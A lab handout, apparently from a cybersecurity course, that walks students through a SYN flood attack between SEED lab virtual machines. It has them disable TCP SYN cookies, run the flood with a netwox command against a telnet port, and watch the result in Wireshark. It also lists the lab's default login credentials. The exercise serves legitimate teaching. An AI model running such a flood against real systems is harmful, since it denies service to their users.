IMMERSIVE LEARNING ENVIRONMENT


LAB: SYN FLOOD ATTACK

INSTRUCTIONS

Step 1: Check an IP address of all the Virtual Machines.

Execute these commands on your virtual machine terminal.

Command: ifconfig



HOST: 192.168.198.129 ATTACKER: 192.168.198.128 VICTIM: 192.168.198.130

Step 2: Initiate a Telnet connection between host and the victim machine.

Command: telnet <IP Address of host machine>

Example: telnet 192.168.198.129

Figure 1: Screenshot of telnet session login prompt

Login Credential

Username: seed

Password: dees

Step 3: Check telnet connection status at host machine.

Command: netstat -na | grep :23

```
[06/30/19]seed@VM:~$ netstat -na | grep :23
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 192.168.198.129:23      192.168.198.130:41036   ESTABLISHED
```

Figure 2: Screenshot of telnet connection status with help of netstat command

Note: once you verified the telnet session. Terminate the active telnet session between host and attacker machine.

Hint: execute the following common on victim machine active telnet session terminal.

Command: exit

Step 4: Make sure syn cookies are allowed at host machine

TCP SYN cookies are limited in number in modern operating systems by default to prevent syn flood attack.

Command: sysctl -a | grep cookie

Look for net.ipv4.tcp_sysncookies status on output.

```
[06/30/19]seed@VM:~$ sysctl -a | grep cookie
sysctl: permission denied on key 'fs.protected_hardlinks'
sysctl: permission denied on key 'fs.protected_symlinks'
sysctl: permission denied on key 'kernel.cad_pid'
sysctl: permission denied on key 'kernel.unprivileged_userns_apparmor_policy'
sysctl: permission denied on key 'kernel.usermodehelper.bset'
sysctl: permission denied on key 'kernel.usermodehelper.inheritable'
sysctl: permission denied on key 'net.ipv4.tcp_fastopen_key'
sysctl: permission denied on key 'net.ipv6.conf.all.stable_secret'
net.ipv4.tcp_syncookies = 1
sysctl: permission denied on key 'net.ipv6.conf.default.stable_secret'
sysctl: permission denied on key 'net.ipv6.conf.ens33.stable_secret'
```

Figure 3: TCP SYN cookies status

Step 5: Disable TCP SYN cookies protection at host machine

Make sure to run the command in super user (root) privilege.

Command: sudo sysctl -w net.ipv4.tcp_syncookies=0

Password for super user (root): dees

```
[06/30/19]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```

Figure 4: Screenshot after disabling TCP SYN cookies protection

Step 6: Confirm TCP SYN cookies protection is disabled at host machine

Command: sysctl -a | grep cookies

```
[06/30/19]seed@VM:~$ sysctl -a | grep cookies
sysctl: permission denied on key 'fs.protected_hardlinks'
sysctl: permission denied on key 'fs.protected_symlinks'
sysctl: permission denied on key 'kernel.cad_pid'
sysctl: permission denied on key 'kernel.unprivileged_userns_apparmor_policy'
sysctl: permission denied on key 'kernel.usermodehelper.bset'
sysctl: permission denied on key 'kernel.usermodehelper.inheritable'
sysctl: permission denied on key 'net.ipv4.tcp_fastopen_key'
sysctl: permission denied on key 'net.ipv6.conf.all.stable_secret'
net.ipv4.tcp_syncookies = 0
sysctl: permission denied on key 'net.ipv6.conf.default.stable_secret'
```

Figure 5: TCP SYN cookies status update after disabling TCP SYN protection

Note: Compare the sysctl output before and after disabling TCP SYN protection on host machine. Make sure net.ipv4.tcp_syscookies value must be changed from 1 (enabled) to 0 (disabled).

Step 7: Run Wireshark on host machine

You can simply click Wireshark shortcut on you host VM quick lunch bar at left side of you screen or type wireshark on you host VM terminal.

Command: wireshark




Figure 6: Instruction to lunch Wireshark on host machine

Step 8: Capture network packets with Wireshark at host machine

Double click on your host machine ethernet interface from Wireshark welcome screen. In general, the host machine physical interface are listed at the top, in most case the very first option.




Figure 7: Capturing host machine network packets

Step 9: Invoke SYN flood attack

Select attacker VM on your virtual machine workstation. Open terminal from quick launch bar on left side of your screen. There are various network penetration tools which enables to execute syn flood attack test. We will use one of those network penetration test tool "netwox".

Note: Make sure to run the following command with super user (root) privilege.

Command: sudo netwox 76 -i <host machine IP address> -P 23

Example: sudo netwox 76 -i 192.168.198.129 -P 23

Super user (root) password: dees

```
[06/30/19]seed@VM:~$ sudo netwox 76 -i 192.168.198.129 -p 23
```

Figure 8: Executing SYN Flood attack

Note: Terminate the attack press CTRL + C on active SYN flood attack terminal windows.

Step 10: Observe the output

Select host machine on your virtual machine workstation and observe the output on Wireshark capture screen. You will notice a lot of TCP SYN packet is captured from random source address.

Note: Due to restriction on VM resource utilization the Wireshark may terminate. Please rerun the Wireshark and start capturing network packets.




Figure 9: Wireshark captured SYN packets at host machine

Now let's select the victim machine on our virtual machine workstation and try to initiate telnet connection to host machine.

Command: telnet <host machine IP address>

Example: telnet 192.168.198.129




Figure 10: Unable to connect to host machine (connection time out)

We can also execute netstat command to list the incoming SYN request to host machine.

Command: netstat -na | grep :23

Note: Once you are done with the SYN flood attack don't forget to enable SYN flood protection on your host machine.

Command: sudo sysctl -w net.ipv4.tcp_syncookies=1

WHAT TO SUBMIT

Submit you work with detailed screenshots.